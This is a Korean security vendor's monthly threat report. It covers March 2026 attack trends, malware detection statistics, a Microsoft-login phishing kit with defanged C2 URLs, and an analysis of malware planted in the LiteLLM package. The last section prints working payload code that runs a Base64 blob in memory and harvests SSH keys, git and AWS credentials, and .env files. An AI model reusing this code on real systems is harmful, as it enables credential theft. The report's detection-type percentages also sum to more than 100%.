
SGA 보안위협 리포트
보안레이더

2026.04



sga 에스지에이솔루션즈(주)

SGA보안레이더 발행본 다운로드

썸네일을 클릭하시면 앞서 발행된 SGA보안레이더를 다운받으실 수 있습니다.

2025.06

주요이슈

BPF Door

sga 에스지에이이피에스(주)

2025.07

주요이슈

SwaetRAT

sga 에스지에이이피에스(주)

2025.08

주요이슈

링크파일 활용한 백도어 악성코드

sga 에스지에이이피에스(주)

2025.09

주요이슈

Gunra Ransomware

sga 에스지에이이피에스(주)

2025.10

주요이슈

LockBit 4.0 랜섬웨어

sga 에스지에이이피에스(주)

2025.11

주요이슈

RokRAT

sga 에스지에이이피에스(주)

2025.12

주요이슈

HybridPetya

sga 에스지에이이피에스(주)

2026.01

주요이슈

DarkCloud Stealer

sga 에스지에이솔루션즈(주)

2026.02

주요이슈

문서위장 악성파일

sga 에스지에이솔루션즈(주)

CONTENTS

발행일자: 2026년 4월

1. 2026년 3월 보안 동향

2026년 3월 사이버 공격이 많이 발생한 것으로 확인되었다.

북한의 해킹 조직이 코드 편집기의 자동 실행 기능을 악용해 제로 클릭방식으로 공급망 공격

북한의 연계 해킹 그룹인 워터플럼(WaterPlum)이 마이크로소프트의 VS Code를 악용해 새로운 모듈형 악성코드인 스토트와플(StoatWaffle)을 유포하고 있는 것으로 확인된다.

개발자가 가짜 채용 면접 과정에서 전달받은 프로젝트 폴더에 접속하면 VS Code의 설정 파일인 tasks.json의 runOn:folderOpen 옵션으로 인해 프로젝트가 열릴 때마다 자동으로 악성코드가 실행된다. 실행되는 환경에 Node.js가 없을 경우에 설치한 뒤 외부 서버에 주기적으로 접속하는 다운로더를 실행하는 방식으로 악성 모듈을 순차적으로 다운로드하는 것으로 나타났다.

최종적으로 설치되는 스토트와플(StoatWaffle)은 크로미움 기반 브라우저와 파이어폭스에 저장된 계정 정보를 탈취하는 정보 수집 모듈과 원격 명령을 실행하는 원격 접근 트로이목마 모듈 두 가지로 구성된다.

또한 맥 OS 환경에서는 아이클라우드 키 체인 데이터베이스까지 탈취하는 것으로 나타났다.

저작권 위반 경고 메시지를 위장한 PureLog Stealer 악성코드 급증

법적 분쟁을 우려하는 실무자들의 심리를 이용한 사회 공학 기법과 고도화된 파일리스 기법까지 결합된 피싱 메일을 통해 단순한 정보 유출을 넘어 기관의 신뢰도를 낮추고 있는 것으로 확인된다.

지적재산권 위반 문서로 위장한 악성 실행 파일을 이메일로 전송해 파일이 실행되는 순간 화면에는 정상적인 PDF 문서를 띄워 사용자의 시선을 돌린다.이런 공격은 엄격한 컴플라이언스(Compliance)를 준수해야 하는 공공 및 의료기관 담당자들이 법적 통보에 민감하게 반응한다는 점을 이용한 수법인 것으로 확인된다.

공격 구조는 다단계 구조로 외부 서버에서 복호화 키를 받아와 압축을 해제하는 방식으로 사후 분석 시도를 차단하였으며, 윈도우디펜더를 우회하는 것으로 나타났다.

사용자 PC에 침투된 악성코드는 레지스트리에 등록되어 PC가 켜질 때마다 자동으로 동작되며, 브라우저 계정 정보, 암호화폐 지갑 탈취까지 진행되는 것으로 확인된다.

2. 악성코드 통계 및 분석

2026년 3월 한 달 동안 사용자 PC에서 **탐지된 악성코드는 총 51,137건으로 확인**되었다.

가장 많이 탐지된 악성코드 유형은 Trojan이었으며, 그 뒤를 Exploit, Virus 형태의 악성코드 유형이 차지하였다. 2026년 2월과 비교해 보면 Application.Proxy, Application.Miner에 대한 탐지 비율이 증가하였다.


수집된 피싱 메일은 236건 이었으며, 사용자를 속이기 위해 가장 많이 사용된 메일 본문 유형은 '업무/계약 문서 확인' 이었다. 가장 많이 수집된 피싱 메일 공격 유형은 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일로 확인되었다.

■ 유형별 탐지 통계

3월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 39,739건(78%)으로 1위를 차지**했다. Trojan 형태의 악성코드 중 Ransomware의 탐지 비율이 여전히 높았고, 2월에 탐지되지 않은 Bitcoin Miner가 새롭게 탐지 되었다.


그 다음으로 컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 8,944건(17.5%)으로 2위**를 차지했다.

마지막으로 자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 **Virus 형태의 악성코드가 4,525건(8.8%)으로 3위를 차지**했다. Virus 형태의 악성코드인 Induc.A의 탐지 비율이 여전히 높았으며, Floxif.A가 꾸준히 탐지 되었다.



[2026년 3월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계




[2026년 3월 악성코드 TOP 10 탐지 통계]

2026년 3월 한 달 동안 사용자 PC에서 많이 탐지된 악성코드를 TOP 10으로 통계를 내어본 결과 **시스템을 프록시 서버처럼 사용하여 외부에 공유하는 방식으로 악용**하는 소프트웨어 진단명인 **Application.Proxy.OTN가 1위를 차지**했다.

그 다음으로 사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 **암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어**의 진단명인 **Ransom.795가 2위를 차지**했다.

3위는 델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 악성 행위를 하는 악성코드 진단명인 Win32.Induc.A이 차지했다.

■ 피싱 메일 본문 및 공격 유형 통계



[2026년 3월 악성코드 피싱 메일 본문 유형 통계]

2026년 3월 한 달 동안 **수집된 피싱 메일은 236건**이며, 그 가운데 "업무/계약 문서 확인" 내용이 담긴 피싱 메일이 109건(46.18%)으로 가장 많이 수집되었다. 업무 관련 내용이 담긴 문서 열람을 유도하는 메일이 가장 많았으며, 그 외에 계약서, 제안서의 내용이 많았다.

그 다음으로 **"인증 및 보안 조치 요구" 내용을 담은 피싱 메일이 46건(19.49%) 수집**되었다. 비밀번호 만료, 보안 정보 업데이트가 필요하여 인증 및 보안 조치에 대한 내용이 담긴 메일이 많았으며, 그 외에 계정 인증에 대한 인증 요구 내용이 많았다.

첨부 파일이 포함된 피싱 메일은 55건이 수집되었으며, 첨부 파일의 종류는 PE 파일 11건, Script 파일 27건, 그 외 17건으로 수집되었다.


수집된 악성코드 대부분이 Script와 문서 파일을 이용해 사용자를 속이는 형태의 악성코드였으며, 최종적으로는 특정 영역을 클릭하도록 유도하는 형태였다. 이러한 악성코드에는 로그인을 유도하기 위한 악성 도메인 또는 추가 악성 행위를 위해 다운로드하는 URL이 담겨 있었다.

이처럼 사용자로 하여금 클릭을 할 수밖에 없는 내용을 담은 주제로 작성되어 있어 사용자의 주의가 필요하다.

3. 피싱 메일 분석

수집된 메일 중 인증 및 보안 조치 요구한 피싱 메일에 대해 분석을 진행하였으며 분석 내용은 다음과 같다.

- 메일 확인



[메일 본문 확인]

메일의 본문에는 Microsoft server와 함께 수신자의 이메일 계정 비밀번호가 만료될 예정으로, 계정 정보를 업데이트해야 한다는 내용이 포함되어 있다.

공격자는 메일 본문에 '아래에서 현재 계정 정보를 업데이트하라' 는 안내 문구와 함께 24시간 후 계정이 비활성화된다는 경고 문구를 삽입하여 수신자가 링크를 클릭하도록 유도한다.

'Retain Current Credentials'(현재 계정 정보 유지)라는 문구에 피싱 사이트로 연결되는 하이퍼링크가 설정되어 있고, 해당 링크를 클릭하면 계정 정보를 입력하는 피싱 사이트로 연결된다.


- 피싱 메일에 있는 링크 접속

[캡차 페이지]

피싱 메일에 있는 링크 클릭 시 사용자가 봇인지 사람인지를 구분하기 위한 장치인 캡차 페이지로 이동한다.

'Verify you are human' 문자열 왼쪽에 있는 체크 박스를 누르면 Microsoft 계정 로그인 사이트로 위장한 피싱 웹 사이트로 넘어간다.

- 로그인 과정 - 메일 계정 입력




[계정 칸에 이미 입력된 계정 확인]

피싱 사이트는 이미 계정이 입력된 상태이며, 얼마 지나지 않아 비밀번호를 입력하는 페이지로 이동한다.

공격자는 URL 매개변수를 통해 사용자의 이메일 주소를 포함하여 로그인 칸을 미리 채워 둠으로써 피싱 사이트에 대한 신뢰도를 높여 사용자가 의심 없이 비밀번호를 입력할 수 있도록 하였다.


- 개발자 도구 감지



[debugger문을 사용하여 실행 중지]

피싱 사이트는 debugger문을 활용한 안티 디버깅 기법을 사용하여 개발자 모드로 진입 시 사이트 진행을 중단시켜 개발자 도구의 콘솔이나 네트워크 탭 등을 분석하지 못하게 한다.

- 로그인 과정 - 비밀번호 입력




[비밀번호 입력 결과]

공격자는 사용자가 정상 비밀번호를 입력하더라도 로그인 실패 문구를 표시한다.

이는 사용자가 비밀번호를 다시 입력하도록 유도하는 장치이며, 결과적으로 사용자에게서 정확한 비밀번호를 획득하려는 목적을 가진다.

- 비밀번호 및 다른 정보들 C2 전송



[비밀번호, IP 주소, 브라우저 등의 정보 C2 전송]

입력된 비밀번호는 다른 데이터들과 함께 POST 방식을 통해 두 개의 C2 서버로 전송되며, 먼저 이메일 계정과 비밀번호의 데이터는 hxxps://macro.ipolicesupply.com/으로 전송된다.

이후에 IP 주소, 사용자 위치, 브라우저 환경 및 로그인 결과 등의 정보가 계정 정보와 함께 hxxps://wemune.co/balue/paveu/assets/php/endpoints/accounts.php에 전송된다.

이런 과정을 통해 단순 계정 정보 뿐만 아니라 사용자가 접속한 환경의 정보까지 탈취되는 경우에 추가적인 2차 피해를 유발할 수 있어 주의해야 한다.

4. 악성코드 분석

자사에 수집된 샘플 중 LiteLLM의 1.82.8 버전에 삽입된 악성코드가 수집되었으며, 다음과 같이 분석을 진행하였다

■ 개요

2026년 3월 24일에 해킹 그룹인 'TeamPCP'는 공급망 공격을 통해 LiteLLM의 1.82.7 및 1.82.8 버전 패키지에 악성코드를 삽입하여 유포하였다.

LiteLLM 패키지는 미국 스타트업인 BerriAI가 개발한 오픈 소스 Python 라이브러리로 100 여 개의 LLM 제공 업체의 API를 하나로 통합하여 처리할 수 있도록 지원한다.

공격 원인은 CI/CD 보안 스캐닝 도구인 Trivy의 공급망 침해에서 비롯되었으며, CircleCI 인증 정보가 유출되어 PyPI 퍼블리시 토큰과 GitHub PAT가 탈취가 목적인 것으로 확인된다.

삽입된 악성코드는 SSH 키, 클라우드 인증 정보, Kubernetes 토큰 등 시스템 내 다양한 자격 증명 파일을 수집하고 메타데이터 서비스 및 환경 변수 등을 통해 추가 인증 정보를 획득하는 기능을 포함한다. 또한 systemd 사용자 서비스 등록을 통해 지속성을 확보하며, 추가 페이로드를 다운로드 및 실행하는 로더(Loader) 형태의 악성코드로 확인된다.

TeamPCP는 소프트웨어 공급망 공격에 관여한 것으로 알려진 해킹 그룹이며 여러 기업의 클라우드 자격 증명과 인증 토큰을 탈취한 이력이 있는 것으로 알려졌다.


■ 주요 기능

- 자격 증명 탈취
- 악성 서비스 생성
  - 악성 파일 다운로드

■ 상세 분석

litellm_init.pth

- litellm_init.pth 코드 확인



[Base64 인코딩 코드]

도커 컨테이너 실행 시 Python 인터프리터로 인해 site 모듈이 자동으로 pth 파일을 로드하며, pth 파일 내부에 import 구문이 존재할 경우 코드가 실행된다.

이로 인해 litellm_init.pth 파일 내부에 import 구문이 존재하여 코드가 실행되고 'sys.executable'으로 인코딩 된 문자열은 Base64 디코딩 되어 실행된다.

- payload 실행

```
def run():
    # 임시 디렉터리 생성 위치 설정
    with tempfile.TemporaryDirectory() as d:
        # 각 사용될 파일 경로 지정
        collected = os.path.join(d, "c")
        pk = os.path.join(d, "p")
        sk = os.path.join(d, "session.key")
        ef = os.path.join(d, "payload.enc")
        ek = os.path.join(d, "session.key.enc")
        bn = os.path.join(d, "tpcp.tar.gz")

        try:
            # 인코딩된 데이터 Base64 디코딩
            payload = base64.b64decode(B64_SCRIPT)
            # collected 기능 수행
            with open(collected, "wb") as f:
                # payload 실행, collected에 결과 기록
                subprocess.run(
                    [sys.executable, "-"],
                    input=payload,
                    stdout=f,
                    stderr=subprocess.DEVNULL,
                    check=True
                )
        except Exception:
            return
```

[payload 실행]

Base64 디코딩을 통해 생성된 payload를 파일로 저장하지 않고 subprocess.run을 이용하여 메모리 상에서 실행된다.

실행 결과는 임시 폴더 내의 c 파일에 저장되며, 오류 출력은 무시되고 실행 중 예외 발생 시 실행이 중단된다.

- 시스템 내의 모든 자격 증명 수집

```
# 시스템 정보 수집 (시스템 이름, 사용자 이름, 환경 변수, 권한 정보, IP 정보, Route 테이블 정보)
run('hostname; pwd; whoami; uname -a; ip addr 2>/dev/null || ifconfig 2>/dev/null; ip route 2>/dev/null')
run('printenv')

# SSH 정보 수집 (인증 정보, 공개키, 접속한 서버 목록, SSH 설정 정보)
for h in homes+['/root']:
    for f in ['/.ssh/id_rsa','/.ssh/id_ed25519','/.ssh/id_ecdsa','/.ssh/id_dsa','/.ssh/authorized_keys','/.ssh/known_hosts','/.ssh/config']:
        emit(h+f)
    walk([h+'/.ssh'],2,lambda fp,fn:True)

walk(['/etc/ssh'],1,lambda fp,fn:fn.startswith('ssh_host') and fn.endswith('_key'))

# Git 정보 수집 (인증 정보, 설정 정보)
for h in homes+['/root']:
    for f in ['/.git-credentials','/.gitconfig']:emit(h+f)

# AWS 정보 수집 (인증 정보, 설정 정보)
for h in homes+['/root']:
    emit(h+'/.aws/credentials')
    emit(h+'/.aws/config')

# 대상 파일 확인 후 정보 수집 (설정 정보)
for d in ['.','..','../..']:
    for f in ['.env','.env.local','.env.production','.env.development','.env.staging','.env.test']:
        emit(d+'/'+f)
emit('/app/.env')
emit('/etc/environment')
walk(all_roots,6,lambda fp,fn:fn in {'.env','.env.local','.env.production','.env.development','.env.staging'})

run('env | grep AWS_')
